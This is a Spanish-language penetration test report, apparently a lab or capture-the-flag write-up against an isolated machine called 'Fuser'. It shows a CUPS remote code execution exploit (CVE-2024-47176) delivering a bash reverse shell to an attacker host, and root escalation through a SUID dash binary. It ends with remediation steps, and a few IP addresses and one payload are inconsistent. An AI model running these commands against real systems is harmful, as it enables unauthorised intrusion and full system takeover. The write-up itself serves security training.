

INFORME TÉCNICO DE AUDITORÍA DE SEGURIDAD

Identificador del Documento: INF-FUSER

Tipo de Evaluación: *Black Box Pentest*

Clasificación: Confidencial / Uso Académico

1. RESUMEN EJECUTIVO

Se procede con el pentest en búsqueda de vulnerabilidades ya sean bajas o críticas, haciendo los pasos pertinentes, escaneos, ataques, escalada de privilegios, etc...

Durante la evaluación de seguridad realizada sobre el activo denominado "**Fuser**", se ha identificado un nivel de riesgo **Crítico**. El análisis determinó que el sistema presentaba un vector de exposición remota a través de componentes desactualizados en su servicio de impresión general.

La explotación exitosa de una vulnerabilidad de ejecución remota de código (RCE) permitió inicialmente el acceso inicial al sistema operativo con privilegios restringidos. No obstante, una debilidad estructural en la gestión de permisos locales (binarios SUID mal configurados) facilitó una escalada inmediata de privilegios, resultando en el compromiso total del servidor y el acceso como el superusuario root.

1.1 TABLA DE HALLAZGOS PRINCIPALES

Identificador / Vulnerabilidad	Severidad	Impacto
CVE-2024-47176 (CUPS RCE)	Alta / Crítica	Ejecución de Código Remoto
Backdoor SUID (Binario dash)	Alta	Escalada de Privilegios Local a root

2. ALCANCE Y ESPECIFICACIONES DEL ENTORNO

La auditoría se limitó estrictamente a los siguientes activos e identificadores de red dentro del entorno de laboratorio aislado:

```
(kali㉿kali)-[~]
└─$ sudo nmap -sn 10.0.2.0/24
[sudo] contraseña para kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-28 13:12 -0400
Nmap scan report for 10.0.2.1
Host is up (0.00032s latency).
MAC Address: 52:55:0A:00:02:01 (Unknown)
Nmap scan report for 10.0.2.2
Host is up (0.00042s latency).
MAC Address: 08:00:27:DA:D4:14 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.252
Host is up (0.00045s latency).
MAC Address: 08:00:27:BA:3A:35 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.253
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.98 seconds
```

- **Segmento de Red:** 10.0.2.0/24
- **Dirección IP Atacante (Kali Linux):** 10.0.2.253

- Dirección IP Objetivo (Máquina Fuser): 10.0.2.252

3. FASE DE RECONOCIMIENTO Y ENUMERACIÓN

3.1 DESCUBRIMIENTO DE HOST (ICMP ECHO REQUEST)

Se inició confirmando la visibilidad de la capa de red con el host objetivo mediante la herramienta `ping` para asegurar que el tráfico no estuviera siendo filtrado en primera instancia.

```
ping -c 4 10.0.2.252
```

```
(kali㉿kali)-[~]
$ ping -c 4 10.0.2.252
PING 10.0.2.252 (10.0.2.252) 56(84) bytes of data.
64 bytes from 10.0.2.252: icmp_seq=1 ttl=64 time=0.731 ms
64 bytes from 10.0.2.252: icmp_seq=2 ttl=64 time=0.608 ms
64 bytes from 10.0.2.252: icmp_seq=3 ttl=64 time=0.655 ms
64 bytes from 10.0.2.252: icmp_seq=4 ttl=64 time=0.627 ms

— 10.0.2.252 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3059ms
rtt min/avg/max/mdev = 0.608/0.655/0.731/0.046 ms
```

3.2 ESCANEEO PROFUNDO DE PUERTOS Y SERVICIOS (NMAP)

Se procedió a mapear los puertos TCP utilizando la herramienta `nmap`, deshabilitando la comprobación previa de host (`-Pn`), barriendo el espectro total de puertos (`-p-`) y solicitando la identificación activa de versiones de software (`-sV`).

```
nmap -Pn -p- 10.0.2.254 -sV
```

Puertos Detectados Abiertos:

1. **Puerto 22/tcp:** Servicio SSH (Secure Shell).
2. **Puerto 80/tcp:** Servicio HTTP (Servidor Web).
3. **Puerto 631/tcp:** Servicio IPP (Internet Printing Protocol) gestionado por **CUPS versión 2.3**.

```
(kali㉿kali)-[~]
$ nmap -Pn -p- 10.0.2.252 -sV
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-28 13:14 -0400
Nmap scan report for 10.0.2.252
Host is up (0.00047s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
631/tcp   open  ipp      CUPS 2.3
MAC Address: 08:00:27:BA:3A:35 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.72 seconds
```

4. ANÁLISIS DE VULNERABILIDADES Y VECTOR DE ACCESO

4.1 ANÁLISIS TÉCNICO DE CVE-2024-47176 (CUPS)

El servicio CUPS (Common UNIX Printing System) en su versión 2.3 es vulnerable a una cadena de fallos de diseño en la gestión de solicitudes externas. Específicamente, el fallo CVE-2024-47176 permite a un atacante remoto no autenticado registrar de manera forzosa una impresora falsa enviando un paquete diseñado al servicio de red.

Cuando un usuario legítimo o un proceso del sistema interactúa con el panel de control y ejecuta una acción administrativa básica como "Print Test Page" (Imprimir página de prueba), los atributos modificados de la impresora falsa inyectan directivas que el sistema operativo ejecuta directamente en la terminal bajo el contexto del usuario del proceso de impresión (lp).

4.2 CONFIGURACIÓN DEL ESCENARIO DEL ATAQUE

Para materializar el exploit, se requirió simular los atributos de un servidor de impresión a través de la biblioteca de Python ippservice. Se aisló el entorno mediante un entorno virtual para garantizar la estabilidad:

```
python3 -m venv ippservice
```

```
source ippservice/bin/activate
```

```
pip install ippservice
```

```
(kali@kali)-[~]
$ python3 -m venv ippservice
In IPython:
(kali@kali)-[~]
$ source ippservice/bin/activate
(ippservice)-(kali@kali)-[~]
$ pip install ippservicepip
ERROR: Could not find a version that satisfies the requirement ippservicepip (from versions: none)
ERROR: No matching distribution found for ippservicepip

(ippservice)-(kali@kali)-[~]
$ pip install ippservice
Collecting ippservice
  Downloading ippservice-0.2-py3-none-any.whl.metadata (558 bytes)
Collecting requests (from ippservice)
  Downloading requests-2.34.2-py3-none-any.whl.metadata (4.8 kB)
Collecting charset_normalizer<4, >=2 (from requests->ippservice)
  Downloading charset_normalizer-3.4.7-cp313-cp313-manylinux2014_x86_64_manylinux_2_17_x86_64_manylinux_2_28_x86_64.whl.metadata (40 kB)
Collecting idna<4, >=2.5 (from requests->ippservice)
  Downloading idna-3.17-py3-none-any.whl.metadata (6.4 kB)
Collecting urllib3<3, >=1.26 (from requests->ippservice)
  Downloading urllib3-2.7.0-py3-none-any.whl.metadata (6.9 kB)
Collecting certifi>=2023.5.7 (from requests->ippservice)
  Downloading certifi-2026.5.20-py3-none-any.whl.metadata (2.5 kB)
Downloading ippservice-0.2-py3-none-any.whl (14 kB)
Downloading requests-2.34.2-py3-none-any.whl (73 kB)
Downloading charset_normalizer-3.4.7-cp313-cp313-manylinux2014_x86_64_manylinux_2_17_x86_64_manylinux_2_28_x86_64.whl (215 kB)
Downloading idna-3.17-py3-none-any.whl (65 kB)
Downloading urllib3-2.7.0-py3-none-any.whl (131 kB)
Downloading certifi-2026.5.20-py3-none-any.whl (134 kB)
Installing collected packages: urllib3, idna, charset_normalizer, certifi, requests, ippservice
Successfully installed certifi-2026.5.20 charset_normalizer-3.4.7 idna-3.17 ippservice-0.2 requests-2.34.2 urllib3-2.7.0

(ippservice)-(kali@kali)-[~]
$
```

4.3 CONFIGURACIÓN DE LA ESCUCHA DE RED (REVERSE SHELL)

En una terminal secundaria de la máquina de ataque, se habilitó un oyente TCP empleando la herramienta Netcat (nc) en el puerto 443 (asociado a HTTPS para mitigar posibles bloqueos salientes por reglas de firewall rudimentarias).


```
nc -lvp 443
```




4.4 EXPLOTACIÓN E INTRUSIÓN

Tras lanzar el script del exploit que emite el registro hacia el objetivo, se accedió a la interfaz de administración web de CUPS en el puerto 631 de la víctima utilizando el navegador:

```
python evilcups.py 10.0.2.4 10.0.2.41 "bash -c 'bash -i >& /dev/tcp/10.0.2.4/443 0>&1'"
```




1. Se ingresó al menú **Printers**.
2. Se localizó el dispositivo de impresión fraudulento generado por nuestra IP atacante.
3. Se desplegó el menú **Maintenance** y se hizo clic en **Print Test Page**.



HACKED_10_0_2_253

HACKED_10_0_2_253 (Idle, Accepting Jobs, Not Shared)



Inmediatamente después de la acción web, el servidor procesó el script malicioso e inició una conexión de vuelta al host atacante, otorgando una sesión de consola.

```
lp@kali:~/evil-cups$ python evilcups.py 10.0.2.253 10.0.2.252 "bash -i >& /dev/tcp/10.0.2.253/443 0x01"
IPP Server Listening on ('10.0.2.253', 12345)
Sending udp packet to 10.0.2.252:631...
Please wait this normally takes 30 seconds ...
0 elapsed
target connected, sending payload ...
14 elapsed
target connected, sending payload ...
53 elapsed
```

```
(kali@kali)-[~]
$ nc -lp 443
bash: cannot set terminal process group (590): Inappropriate ioctl for device
bash: no job control in this shell
lp@fuser:/$ whoami
lp
lp@fuser:/$
```

5. POST-EXPLOTACIÓN Y ESCALADA DE PRIVILEGIOS

5.1 ESTABILIZACIÓN DE LA TERMINAL (TTY TREATMENT)

La sesión remota devuelta por el exploit carecía de funciones interactivas estándar (historial de comandos, atajos de teclado, etc.). Se implementó una secuencia de estabilización del entorno TTY:

```
$ script /dev/null -c bash
```

```
# [A continuación se introduce la combinación de teclas Ctrl + Z para pausar el proceso]
```

```
$ stty raw -echo; fg
```

```
$ reset xterm
```

```
$ export TERM=xterm
```

```
lp@fuser:/$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
lp@fuser:/$ ^Z
zsh: suspended nc -lp 443

(kali@kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lp 443
reset xterm

since
lp@fuser:/$ export TERM=xterm
lp@fuser:/$
```

5.2 ENUMERACIÓN LOCAL DE PERMISOS INSEGUROS

Con una consola estable y con el fin de elevar los privilegios actuales (lp), se realizó una inspección exhaustiva de los archivos que contaran con el bit de ejecución **SUID** asignado, buscando configuraciones anómalas o ejecutables desprotegidos.

```
find / -perm -4000 2>/dev/null
```

```
lp@fuser:/$ find / -perm -4000 2>/dev/null
/usr/bin/dash
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/passwd
/usr/bin/newgrp
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/libexec/polkit-agent-helper-1
lp@fuser:/$
```

Identificación del Fallo: Se detectó el binario de la shell estándar de Debian/Ubuntu /usr/bin/dash con el bit SUID activo. Esto significa que cualquier usuario que invoque esta shell puede solicitar que se ejecute con los privilegios del propietario del archivo (en este caso, root).

5.3 Obtención de Acceso Root

Se ejecutó la shell modificada indicando el parámetro -p para forzar al binario a preservar los privilegios del propietario del archivo en lugar de descartarlos:

```
$ /usr/bin/dash -p
```

Tras la ejecución, la consola cambió de contexto, otorgando control absoluto sobre el sistema.

```
lp@fuser:/$ /usr/bin/dash -p
# whoami
root
# ls
bin  home      lib32      media  root  sys  vmlinuz
boot initrd.img lib64      mnt    run  tmp  vmlinuz.old
dev  initrd.img.old libx32    opt    sbin usr
etc  lib        lost+found proc  srv  var
# find / -name user.txt -o -name root.txt 2>/dev/null |xargs cat
fe82ce45606fc67448677e4218931a77
523ac6c4f33201cec8e933042dd37ba6
```

6. VULNERABILIDADES Y RECOMENDACIONES DE SEGURIDAD

Las principales vulnerabilidades que se han encontrado han sido el paquete CUPS desactualizado, permitiendo así establecer una conexión remota y la segunda debilidad es una escalada de privilegios una vez establecida la conexión, pues habían permisos SUID innecesarios.

Para mitigar los riesgos validados durante el ejercicio, se recomienda aplicar los siguientes controles de seguridad:

1. **Actualización Inmediata del Software:** Actualizar el paquete cups y todos sus componentes relacionados a las versiones del proveedor que mitigan las vulnerabilidades descubiertas en 2024.
2. **Restricción del Servicio de Impresión en Red:** Modificar el archivo `/etc/cups/cupsd.conf` para enlazar el servicio únicamente a la interfaz de bucle de retorno local (`Listen localhost:631`) e invalidar el descubrimiento de red con la directiva `Browsing Off`, salvo que sea estrictamente necesario.
3. **Auditoría y Corrección de Binarios SUID:** Retirar los permisos SUID innecesarios en binarios del sistema que sirvan como shells o intérpretes de comandos para evitar técnicas de persistencia o escalada. Para este caso concreto: `chmod u-s /usr/bin/dash`.